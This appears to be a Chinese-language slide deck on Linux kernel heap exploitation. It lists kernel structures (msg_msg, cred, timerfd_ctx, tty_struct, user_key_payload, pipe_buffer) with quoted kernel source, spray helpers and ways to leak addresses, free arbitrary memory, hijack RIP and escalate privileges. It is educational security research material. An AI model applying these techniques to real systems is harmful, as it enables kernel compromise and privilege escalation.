- 透過 msgrecv 讀資料時，大小是看 msg->m\_ts，蓋寫此值即可 leak

```
static long do_msg_fill(void __user *dest, struct msg_msg *msg, size_t bufsz)
{
    struct msgbuf __user *msgp = dest;
    size_t msgsz;

    if (put_user(msg->m_type, &msgp->mtype))
        return -EFAULT;

    msgsz = (bufsz > msg->m_ts) ? msg->m_ts : bufsz;
    if (store_msg(msgp->mtext, msg, msgsz))
        return -EFAULT;
    return msgsz;
}
```

bufsz 為使用者的請求大小

# Helpful Struct

## msg\_msg

### ► 使用方式2：arbitrarily free

- ⦿ 最後在釋放 msg 時，會遍歷 msg linked list，如果 next pointer 可控，則可以任意釋放
- ⦿ 須滿足 target chunk 的前 8 bytes (next pointer) 為 NULL，否則會不斷遍歷

```
void free_msg(struct msg_msg *msg)
{
    struct msg_msgseg *seg;

    security_msg_msg_free(msg);

    seg = msg->next;
    kfree(msg);
    while (seg != NULL) {
        struct msg_msgseg *tmp = seg->next;

        cond_resched();
        kfree(seg);
        seg = tmp;
    }
}
```

# Helpful Struct

## cred

- ▶ 大小 : 0xa8
- ▶ FROM : cred\_jar, GFP\_KERNEL
- ▶ 使用方式：
  - ⦿ 透過漏洞蓋寫 suid / sgid 做提權
  - ⦿ 搭配其他技巧，例如 cross cache attack

```
struct cred {  
    atomic_t usage;  
#ifdef CONFIG_DEBUG_CREDENTIALS  
    atomic_t subscribers; /* number of processes subscribed */  
    void *put_addr;  
    unsigned magic;  
#define CRED_MAGIC 0x43736564  
#define CRED_MAGIC_DEAD 0x44656144  
#endif  
    kuid_t uid; /* real UID of the task */  
    kgid_t gid; /* real GID of the task */  
    kuid_t saved_uid; /* saved UID of the task */  
    kgid_t saved_gid; /* saved GID of the task */  
    kuid_t euid; /* effective UID of the task */  
    kgid_t egid; /* effective GID of the task */  
    kuid_t fsuid; /* UID for VFS ops */  
    kgid_t fsgid; /* GID for VFS ops */  
    unsigned securebits; /* SUID-less security management */  
    kernel_cap_t cap_inheritable; /* caps our children can inherit */  
    kernel_cap_t cap_permitted; /* caps we're permitted */  
    kernel_cap_t cap_effective; /* caps we can actually use */  
    kernel_cap_t cap_bset; /* capability bounding set */  
    kernel_cap_t cap_ambient; /* Ambient capability set */
```

# Helpful Struct

## timerfd\_ctx

- ▶ 大小 : 0xd8 (kmalloc-256)
- ▶ FROM : GFP\_KERNEL
- ▶ ADDRESS :
  - ⌚ {tmr,alarm}.function - kernel address
  - ⌚ base - CPU address

```
struct timerfd_ctx {  
    union {  
        struct hrtimer tmr;  
        struct alarm alarm;  
    } t;  
    ktime_t tintv;  
    ktime_t moffs;  
    wait_queue_head_t wqh;  
    u64 ticks;  
    int clockid;  
    short unsigned expired;  
    short unsigned settime_flags;  
    struct rcu_head rcu;  
    struct list_head clist;  
    spinlock_t cancel_lock;  
    bool might_cancel;  
};
```

```
struct hrtimer {  
    struct timerqueue_node    node;  
    ktime_t                  _softexpires;  
    enum hrtimer_restart     (*function)(struct hrtimer *);  
    struct hrtimer_clock_base *base;  
    u8                      state;  
    u8                      is_rel;  
    u8                      is_soft;  
    u8                      is_hard;  
};
```

```
struct alarm {  
    struct timerqueue_node  node;  
    struct hrtimer         timer;  
    enum alarmtimer_restart (*function)(struct alarm *, ktime_t now);  
    enum alarmtimer_type   type;  
    int                     state;  
    void                   *data;  
};
```

# Helpful Struct

## `timerfd_ctx`

- ▶ `timerfd_create` - creates a new timer object
- ▶ `timerfd_settime` - arms (starts) or disarms (stops) the timer

# Helpful Struct

## timerfd\_ctx - timerfd\_create

- ▶ timerfd\_create - creates a new timer object
  - ⌚ clockid 使用 CLOCK\_REALTIME，讓 timerfd\_ctx 使用 hrtimer 結構
- ▶ timerfd\_settime - arms (starts) or disarms (stops) the timer

```
int tfd = timerfd_create(CLOCK_REALTIME, 0);
```

# Helpful Struct

## timerfd\_ctx - timerfd\_create

- ▶ 分配結構
- ▶ 初始化 hrtimer

```
SYSCALL_DEFINE2(timerfd_create, int, clockid, int, flags)
{
    int ufd;
    struct timerfd_ctx *ctx;
    // ...

    ctx = kzalloc(sizeof(*ctx), GFP_KERNEL);
    if (!ctx)
        return -ENOMEM;

    // ...
    else
        hrtimer_init(&ctx->t.tmr, clockid, HRTIMER_MODE_ABS);
```

# Helpful Struct

## timerfd\_ctx - timerfd\_create

- ▶ 分配結構
- ▶ 初始 hrtimer
- ⌚ 此時還不會初始化 function

```
SYSCALL_DEFINE2(timerfd_create, int, clockid, int, flags)
{
    int ufd;
    struct timerfd_ctx *ctx;
    // ...

    ctx = kzalloc(sizeof(*ctx), GFP_KERNEL);
    if (!ctx)
        return -ENOMEM;

    // ...
    else
        hrtimer_init(&ctx->t.tmr, clockid, HRTIMER_MODE_ABS);

    timer->is_soft = softtimer;
    timer->is_hard = !(mode & HRTIMER_MODE_HARD);
    timer->base = &cpu_base->clock_base[base];
```

# Helpful Struct

## timerfd\_ctx - timerfd\_settime

- ▶ timerfd\_create - creates a new timer object
  - ▶ timerfd\_settime - arms (starts) or disarms (stops) the timer
- ⌚ 設置 timer 時間

```
struct itimerspec its;
its.it_interval.tv_sec = 0;
its.it_interval.tv_nsec = 0;
its.it_value.tv_sec = 10;
its.it_value.tv_nsec = 0;
timerfd_settime(tf, 0, &its, 0);
```

# Helpful Struct

## timerfd\_ctx - timerfd\_settime

```
SYSCALL_DEFINE4(timerfd_settime, int, ufd, int, flags,
               const struct __kernel_itimerspec __user *, utmr,
               struct __kernel_itimerspec __user *, otmr)
{
    struct itimerspec64 new, old;
    int ret;

    if (get_itimerspec64(&new, utmr))
        return -EFAULT;
    ret = do_timerfd_settime(ufd, flags, &new, &old);
    if (ret)
```

```
static int do_timerfd_settime(int ufd, int flags,
                             const struct itimerspec64 *new,
                             struct itimerspec64 *old)
{
    // ...
    ret = timerfd_setup(ctx, flags, new);
```

# Helpful Struct

## timerfd\_ctx - timerfd\_settime

- ▶ 再次初始化，並且 assign function pointer 為  
`timerfd_tmrproc` 的位址
- ▶ 開始執行 timer

```
static int timerfd_setup(struct timerfd_ctx *ctx, int flags,
                         const struct itimerspec64 *ktmr)
{
    // ...
} else {
    hrtimer_init(&ctx->t.tmr, clockid, htmode);
    hrtimer_set_expires(&ctx->t.tmr, texp);
    ctx->t.tmr.function = timerfd_tmrproc;
}

if (texp != 0) {
    // ...
} else {
    hrtimer_start(&ctx->t.tmr, texp, htmode);
}
```

# Helpful Struct

## timerfd\_ctx - timerfd\_settime

- ▶ 再次初始化，並且 assign function pointer 為 timerfd\_tmproc 的位址
- ▶ 開始執行 timer

```
static int timerfd_setup(struct timerfd_ctx *ctx, int flags,
                         const struct itimerspec64 *ktmr)
{
    // ...
} else {
    hrtimer_init(&ctx->t.tmr, clockid, htmode);
    hrtimer_set_expires(&ctx->t.tmr, texp);
    ctx->t.tmr.function = timerfd_tmproc;
}

if (texp != 0) {
    // ...
} else {
    hrtimer_start(&ctx->t.tmr, texp, htmode);
}
```

# Helpful Struct

## timerfd\_ctx

- ▶ 使用方式1 : leak kernel address
  - ⌚ Function pointer 指向 timerfd\_tmrproc

```
static enum hrtimer_restart timerfd_tmrproc(struct hrtimer *htmr)
{
    struct timerfd_ctx *ctx = container_of(htmr, struct timerfd_ctx,
                                           t.tmr);
    timerfd_triggered(ctx);
    return HRTIMER_NORESTART;
}
```

# Helpful Struct

## timerfd\_ctx

- ▶ 使用方式2：leak CPU address
  - ⌚ hrtimer\_bases 為 per-cpu 變數，而 timer 的 base pointer 指向該結構的 clock\_base

```
static void __hrtimer_init(struct hrtimer *timer, clockid_t clock_id,
                           enum hrtimer_mode mode)
{
    // ...
    cpu_base = raw_cpu_ptr(&hrtimer_bases);
    base = softtimer ? HRTIMER_MAX_CLOCK_BASES / 2 : 0;
    base += hrtimer_clockid_to_base(clock_id);
    timer->base = &cpu_base->clock_base[base];
}
```

# Helpful Struct

## timerfd\_ctx

- ▶ 使用方式3：control RIP
  - ⦿ 如果能夠 hijack function pointer，就可以在 timer 到期時控制 RIP
  - ⦿ 但這個 function 會在 interrupt context 被呼叫，因此基本上不能使用
  - ⦿ 下面參考 [kylebot blog](#) 的說明

I first attempted approach 1 and could easily get to ROP. However, the exploit is far from over. The issue here is that this function is `called within interrupt contexts,` which means, when we get to ROP, the kernel's execution is not associated with any task. Thus, we can't directly return back to userspace. Worse still, `there is no known way to end the execution gracefully.` I tried `do_task_dead` to end the execution, but it is not a `task`, the kernel will not be happy about killing a non-task and trigger a `BUG()`, then crash.

# Helpful Struct

## tty\_struct

- ▶ 大小 : 0x2b8 (kmalloc-cg-1024)
- ▶ FROM : GFP\_KERNEL\_ACCOUNT
- ▶ ADDRESS :
  - ⦿ ops - kernel address
  - ⦿ struct mutex - heap address

```
struct tty_struct {  
    struct kref kref;  
    struct device *dev;  
    struct tty_driver *driver;  
    const struct tty_operations *ops;  
    int index;  
    // ...  
    int closing;  
    unsigned char *write_buf;  
    int write_cnt;  
    struct work_struct SAK_work;  
    struct tty_port *port;  
} __randomize_layout;
```

# Helpful Struct

## tty\_struct

- ▶ 分配 - 開啟 /dev/ptmx
- ▶ 釋放 - 關閉

```
void alloc_tty(int index)
{
    ptmx[index] = open("/dev/ptmx", O_RDWR | O_NOCTTY);
    if (ptmx[index] < 0)
        perror_exit("open /dev/ptmx");
}

void free_tty(int index)
{
    close(ptmx[index]);
}
```

# Helpful Struct

## tty\_struct

- ▶ 分配 file\_private 結構
- ▶ 初始化 tty
- ▶ 儲存到 private data

```
static int ptmx_open(struct inode *inode, struct file *filp)
{
    retval = tty_alloc_file(filp);
    // ...
    tty = tty_init_dev(ptm_driver, index);
    // ...
    tty_add_file(tty, filp);
```

# Helpful Struct

## tty\_struct

- ▶ 分配 file\_private 結構
  - ⦿ FROM : GFP\_KERNEL
  - ⦿ 大小為 0x20，成員 tty 指向 tty\_struct
- ▶ 初始化 tty
- ▶ 儲存到 private data

```
int tty_alloc_file(struct file *file)
{
    struct tty_file_private *priv;

    priv = kmalloc(sizeof(*priv), GFP_KERNEL);
    if (!priv)
        return -ENOMEM;

    file->private_data = priv;

    return 0;
}
```

```
struct tty_file_private {
    struct tty_struct *tty;
    struct file *file;
    struct list_head list;
};
```

# Helpful Struct

## tty\_struct

- ▶ 分配 file\_private 結構
- ▶ 初始化 tty
- ▶ 儲存到 private data

```
static int ptmx_open(struct inode *inode, struct file *filp)
{
    retval = tty_alloc_file(filp);
    // ...
    tty = tty_init_dev(ptm_driver, index);
    // ...
    tty_add_file(tty, filp);
```

# Helpful Struct

## tty\_struct

- ▶ 分配 file\_private 結構
- ▶ 初始化 tty
  - ⌚ 會先初始化 function table pointer
- ▶ 儲存到 private data

```
struct tty_struct *tty_init_dev(struct tty_driver *driver, int idx)
{
    struct tty_struct *tty;
    int retval;

    tty = alloc_tty_struct(driver, idx);
    if (!tty) {
        retval = -ENOMEM;
        goto err_module_put;
    }
```

```
struct tty_struct *alloc_tty_struct(struct tty_driver *driver, int idx)
{
    struct tty_struct *tty;

    tty = kzalloc(sizeof(*tty), GFP_KERNEL_ACCOUNT);
    if (!tty)
        return NULL;

    kref_init(&tty->kref);
    // ...
    tty->driver = driver;
    tty->ops = driver->ops;
    tty->index = idx;
    tty_line_name(driver, idx, tty->name);
    tty->dev = tty_get_device(tty);

    return tty;
}
```

# Helpful Struct

## tty\_struct

- ▶ 分配 file\_private 結構
  - ▶ 初始化 tty
  - ▶ 儲存到 private data
- ⌚ 單純存到結構成員而已

```
static int ptmx_open(struct inode *inode, struct file *filp)
{
    retval = tty_alloc_file(filp);
    // ...
    tty = tty_init_dev(ptm_driver, index);
    // ...
    tty_add_file(tty, filp);
```

```
void tty_add_file(struct tty_struct *tty, struct file *file)
{
    struct tty_file_private *priv = file->private_data;

    priv->tty = tty;
    priv->file = file;
```

# Helpful Struct

## tty\_struct

► 使用方式1：leak kernel address

⦿ Driver 為 ptm\_driver，而使用的 operation 為 ptm\_unix98\_ops

```
static const struct tty_operations ptm_unix98_ops = {
    .lookup = ptm_unix98_lookup,
    .install = pty_unix98_install,
    .remove = pty_unix98_remove,
    .open = pty_open,
    .close = pty_close,
    .write = pty_write,
    .write_room = pty_write_room,
    .flush_buffer = pty_flush_buffer,
    .unthrottle = pty_unthrottle,
    .ioctl = pty_unix98_ioctl,
    .compat_ioctl = pty_unix98_compat_ioctl,
    .resize = pty_resize,
    .cleanup = pty_cleanup,
    .show_fdinfo = pty_show_fdinfo,
};
```

# Helpful Struct

## tty\_struct

► 使用方式2：control RIP, do arbitrarily read/write

◎ 構造 tty\_operations 並控制 ioctl handler pointer，使得 tty 能正常運作之下，配合 ioctl 的可控參數做到任意讀寫

```
static const struct tty_operations ptm_unix98_ops = {
    .lookup = ptm_unix98_lookup,
    .install = pty_unix98_install,
    .remove = pty_unix98_remove,
    .open = pty_open,
    .close = pty_close,
    .write = pty_write,
    .write_room = pty_write_room,
    .flush_buffer = pty_flush_buffer,
    .unthrottle = pty_unthrottle,
    .ioctl = pty_unix98_ioctl,
    .compat_ioctl = pty_unix98_compat_ioctl,
    .resize = pty_resize,
    .cleanup = pty_cleanup,
    .show_fdinfo = pty_show_fdinfo,
};
```

```
1 ; aar
2 mov rax, [rdx];
3 ret;
4
5 ; aaw
6 mov [rdx], ecx;
7 ret;
```

# Helpful Struct

## user\_key\_payload

► 大小 : 0x18 ~ (0x18 + 0x7fff)

⦿ 前 0x30 為不可控 header

► FROM : GFP\_KERNEL

► ADDRESS : 無

```
struct user_key_payload {  
    struct rcu_head rCU;           /* RCU destructor */  
    unsigned short datalen;        /* length of this data */  
    char data[] __aligned(__alignof__(u64));  
};
```

Controllable data  
(0x0 ~ 0x7fff)

# Helpful Struct `user_key_payload`

- ▶ `add_key` - add a key to the kernel's key management facility
- ▶ `keyctl_read` - read a key
- ▶ `keyctl_revoke` - marks a key as being revoked
- ▶ `keyctl_unlink` - unlink a key to/from a keyring

# Helpful Struct

## user\_key\_payload - add\_key

- ▶ add\_key - add a key to the kernel's key management facility
  - ⦿ Key desc 都要不一樣
- ▶ keyctl\_read - read a key
- ▶ keyctl\_revoke - marks a key as being revoked
- ▶ keyctl\_unlink - unlink a key to/from a keyring

```
int alloc_key(int index, char *payload, int size)
{
    char desc[32] = { 0 };
    int key;

    assert(size >= 0x18);

    size -= sizeof(struct user_key_payload);
    sprintf(desc, "pay%d", index);

    key = add_key("user", desc, payload, size, KEY_SPEC_PROCESS_KEYRING);
    if (key == -1)
        perror_exit("add_key");

    return key;
}
```

# Helpful Struct

## user\_key\_payload - add\_key

- ▶ add\_key - add a key to the kernel's key management facility

- ⦿ 先分配一塊記憶體存 payload
- ⦿ 而後根據不同 key type 紿不同的 handler 處理
- ⦿ 釋放 payload

- ▶ keyctl\_read - read a key
- ▶ keyctl\_revoke - marks a key as being revoked
- ▶ keyctl\_unlink - unlink a key to/from a keyring

```
SYSCALL_DEFINE5(add_key, const char __user *, _type,
               const char __user *, _description,
               const void __user *, _payload,
               size_t, plen,
               key_serial_t, ringid)
{
    // ...
    if (plen > 1024 * 1024 - 1)
        goto error;
    // ...
    if (plen) {
        payload = kvmalloc(plen, GFP_KERNEL);
        // ...
        if (copy_from_user(payload, _payload, plen) != 0)
            goto error3;
    }
    // ...
    key_ref = key_create_or_update(keyring_ref, type, description,
                                   payload, plen, KEY_PERM_UNDEF,
                                   KEY_ALLOC_IN_QUOTA);
    // ...
    kfree_sensitive(payload, plen);
    return ret;
}
```

# Helpful Struct

## user\_key\_payload - add\_key

- ▶ add\_key - add a key to the kernel's key management facility

⌚ 先分配一塊記憶體存 payload

⌚ 而後根據不同 key type 紿不同的 handler 處理

⌚ 釋放 payload

- ▶ keyctl\_read - read a key

- ▶ keyctl\_revoke - marks a key as being revoked

- ▶ keyctl\_unlink - unlink a key to/from a keyring

```
SYSCALL_DEFINE5(add_key, const char __user *, _type,
               const char __user *, _description,
               const void __user *, _payload,
               size_t, plen,
               key_serial_t, ringid)
{
    // ...
    if (plen > 1024 * 1024 - 1)
        goto error;
    // ...
    if (plen) {
        payload = kvmalloc(plen, GFP_KERNEL);
        // ...
        if (copy_from_user(payload, _payload, plen) != 0)
            goto error3;
    }
    // ...
    key_ref = key_create_or_update(keyring_ref, type, description,
                                   payload, plen, KEY_PERM_UNDEF,
                                   KEY_ALLOC_IN_QUOTA);
    // ...
    kfree_sensitive(payload, plen);
    return ret;
}
```

# Helpful Struct

## user\_key\_payload - add\_key

- ▶ add\_key - add a key to the kernel's key management facility

- ⦿ 而後根據不同 key type 紿不同的 handler 處理

- > 如果 type 是 “user” , 就會分配 user\_key\_payload

- ▶ keyctl\_read - read a key

- ▶ keyctl\_revoke - marks a key as being revoked

- ▶ keyctl\_unlink - unlink a key to/from a keyring

```
int user_preparsed(struct key_preparsed_payload *prep)
{
    struct user_key_payload *upayload;
    size_t datalen = prep->datalen;

    if (datalen <= 0 || datalen > 32767 || !prep->data)
        return -EINVAL;

    upayload = kmalloc(sizeof(*upayload) + datalen, GFP_KERNEL);
    if (!upayload)
        return -ENOMEM;

    /* attach the data */
    prep->quotalen = datalen;
    prep->payload.data[0] = upayload;
    upayload->datalen = datalen;
    memcpy(upayload->data, prep->data, datalen);
    return 0;
}
```

# Helpful Struct

## user\_key\_payload - read\_key

- ▶ add\_key - add a key to the kernel's key management facility
- ▶ keyctl\_read - read a key
- ▶ keyctl\_revoke - marks a key as being revoked
- ▶ keyctl\_unlink - unlink a key to/from a keyring

```
char *get_key(int i, int size)
{
    char *data;

    data = calloc(1, size);
    keyctl_read(keys[i], data, size);

    return data;
}
```

# Helpful Struct

## user\_key\_payload - read\_key

- ▶ keyctl\_read - read a key
  - ⌚ syscall keyctl 類似於 key 的 ioctl，能根據不同的 cmd 執行不同 handler
  - ⌚ 會先暫時分配一塊 memory 存 key payload
  - ⌚ 底層呼叫對應 type 的 read handler

```
long keyctl_read_key(key_serial_t keyid, char __user *buffer, size_t buflen)
{
    key_data_len = (buflen <= PAGE_SIZE) ? buflen : 0;
    for (;;) {
        if (key_data_len) {
            key_data = kvmalloc(key_data_len, GFP_KERNEL);
            if (!key_data) {
                ret = -ENOMEM;
                goto key_put_out;
            }
        }
    }
    ret = __keyctl_read_key(key, key_data, key_data_len);
}
```

# Helpful Struct

## user\_key\_payload - read\_key

### ► keyctl\_read - read a key

- ⌚ syscall keyctl 類似於 key 的 ioctl，能根據不同的 cmd 執行不同 handler
- ⌚ 會先暫時分配一塊 memory 存 key payload
- ⌚ 底層呼叫對應 type 的 read handler

```
long user_read(const struct key *key, char *buffer, size_t buflen)
{
    const struct user_key_payload *upayload;
    long ret;

    upayload = user_key_payload_locked(key);
    ret = upayload->datalen;

    /* we can return the data as is */
    if (buffer && buflen > 0) {
        if (buflen > upayload->datalen)
            buflen = upayload->datalen;

        memcpy(buffer, upayload->data, buflen);
    }

    return ret;
}
```

# Helpful Struct

## **user\_key\_payload - revoke\_key / unlink\_key**

- ▶ add\_key - add a key to the kernel's key management facility
  - ▶ keyctl\_read - read a key
  - ▶ keyctl\_revoke - marks a key as being revoked
  - ▶ keyctl\_unlink - unlink a key to/from a keyring
- ⌚ gc 是因為要等 rcu 執行完，確保釋放記憶體

```
void free_key(int index)
{
    keyctl_revoke(keys[index]);
    keyctl_unlink(keys[index], KEY_SPEC_PROCESS_KEYRING);
    sleep(1); // gc
}
```

# Helpful Struct

## user\_key\_payload - revoke\_key / unlink\_key

- ▶ add\_key - add a key to the kernel's key management facility
- ▶ keyctl\_read - read a key
- ▶ keyctl\_revoke - marks a key as being revoked
- ▶ keyctl\_unlink - unlink a key to/from a keyring

```
void user_revoke(struct key *key)
{
    struct user_key_payload *upayload = user_key_payload_locked(key);

    /* clear the quota */
    key_payload_reserve(key, 0);

    if (upayload) {
        rcu_assign_keypointer(key, NULL);
        call_rcu(&upayload->rcu, user_free_payload_rcu);
    }
}
```

```
static void user_free_payload_rcu(struct rcu_head *head)
{
    struct user_key_payload *payload;

    payload = container_of(head, struct user_key_payload, rcu);
    kfree_sensitive(payload);
}
```

# Helpful Struct

## user\_key\_payload

### ► 使用方式1：leak address

- ◎ 由於 datalen 為 unsigned short，至多 0xffff，因此被蓋成任意值都能成功印出資料
- ◎ Read key 可以重複執行
- ◎ 釋放時機可控，範圍內大小可控，雖然成員中有 pointer (rcu)，但預設不會被使用

```
struct user_key_payload {
    struct rcu_head rCU;           /* RCU destructor */
    unsigned short datalen;        /* length of this data */
    char data[] __aligned(__alignof__(u64)); /* ... */
};
```

# Helpful Struct pipe\_buffer

- ▶ 大小 : 0x280 (kmalloc-cg-1k)
- ▶ FROM : GFP\_KERNEL\_ACCOUNT
- ▶ ADDRESS :
  - ⌚ ops - kernel address

```
struct pipe_buffer {  
    struct page *page;  
    unsigned int offset, len;  
    const struct pipe_buf_operations *ops;  
    unsigned int flags;  
    unsigned long private;  
};
```

# Helpful Struct pipe\_buffer

- ▶ pipe - 建立 pipe
- ▶ write - populate pipe
- ▶ close - 關 pipe

```
void alloc_pipe_buff(int index)
{
    if (pipe(pipefd[index]) < 0)
        perror_exit("pipe");

    // populate
    if (write(pipefd[index][1], "XXXXX", 5) < 0)
        perror_exit("write pipefd");
}

void release_pipe_buff(int index)
{
    close(pipefd[index][0]);
    close(pipefd[index][1]);
}
```

# Helpful Struct

## pipe\_buffer - pipe

- ▶ pipe - 建立 pipe
- ▶ write - populate pipe

- ▶ close - 關 pipe

```
SYSCALL_DEFINE1(pipe, int __user *, fildes)
{
    return do_pipe2(fildes, 0);
}
```

```
static int do_pipe2(int __user *fildes, int flags)
{
    struct file *files[2];
    int fd[2];
    int error;

    error = __do_pipe_flags(fd, files, flags);
```

```
static int __do_pipe_flags(int *fd, struct file **files, int flags)
{
    int error;
    int fdw, fdr;

    if (flags & ~(O_CLOEXEC | O_NONBLOCK | O_DIRECT | O_NOTIFICATION_PIPE))
        return -EINVAL;

    error = create_pipe_files(files, flags);
    if (error)
        return error;
```

# Helpful Struct

## pipe\_buffer - pipe

- ▶ pipe - 建立 pipe
- ▶ write - populate pipe
- ▶ close - 關 pipe

```
int create_pipe_files(struct file **res, int flags)
{
    struct inode *inode = get_pipe_inode();
    struct file *f;
    int error;
```

```
static struct inode * get_pipe_inode(void)
{
    struct inode *inode = new_inode_pseudo(pipe_mnt->mnt_sb);
    struct pipe_inode_info *pipe;
    inode->i_ino = get_next_ino();
    pipe = alloc_pipe_info();
    inode->i_pipe = pipe;
    pipe->files = 2;
    pipe->readers = pipe->writers = 1;
    inode->i_fop = &pipefifo_fops;
```


# Helpful Struct

## pipe\_buffer - pipe

- ▶ pipe - 建立 pipe
- ▶ write - populate pipe
- ▶ close - 關 pipe

```
struct pipe_inode_info *alloc_pipe_info(void)
{
    struct pipe_inode_info *pipe;
    unsigned long pipe_bufs = PIPE_DEF_BUFFERS; // 16

    pipe = kzalloc(sizeof(struct pipe_inode_info), GFP_KERNEL_ACCOUNT);
    pipe->bufs = kcalloc(pipe_bufs, sizeof(struct pipe_buffer),
                         GFP_KERNEL_ACCOUNT);
```



# Helpful Struct

## pipe\_buffer - write

- ▶ pipe - 建立 pipe
- ▶ write - populate pipe
  - ⌚ 配置一個 tmp page
  - ⌚ 轉交給對應的 pipe\_buffer
- ▶ close - 關 pipe

```
const struct file_operations pipefifo_fops = {  
    .open      = fifo_open,  
    .llseek    = no_llseek,  
    .read_iter = pipe_read,  
    .write_iter = pipe_write,  
    .poll      = pipe_poll,  
    .unlocked_ioctl = pipe_ioctl,  
    .release   = pipe_release,  
    .fasync    = pipe_fasync,  
    .splice_write = iter_file_splice_write,  
};
```

```
static ssize_t  
pipe_write(struct kiocb *iocb, struct iov_iter *from)  
{  
    for (;;) {  
        head = pipe->head;  
        if (!pipe_full(head, pipe->tail, pipe->max_usage)) {  
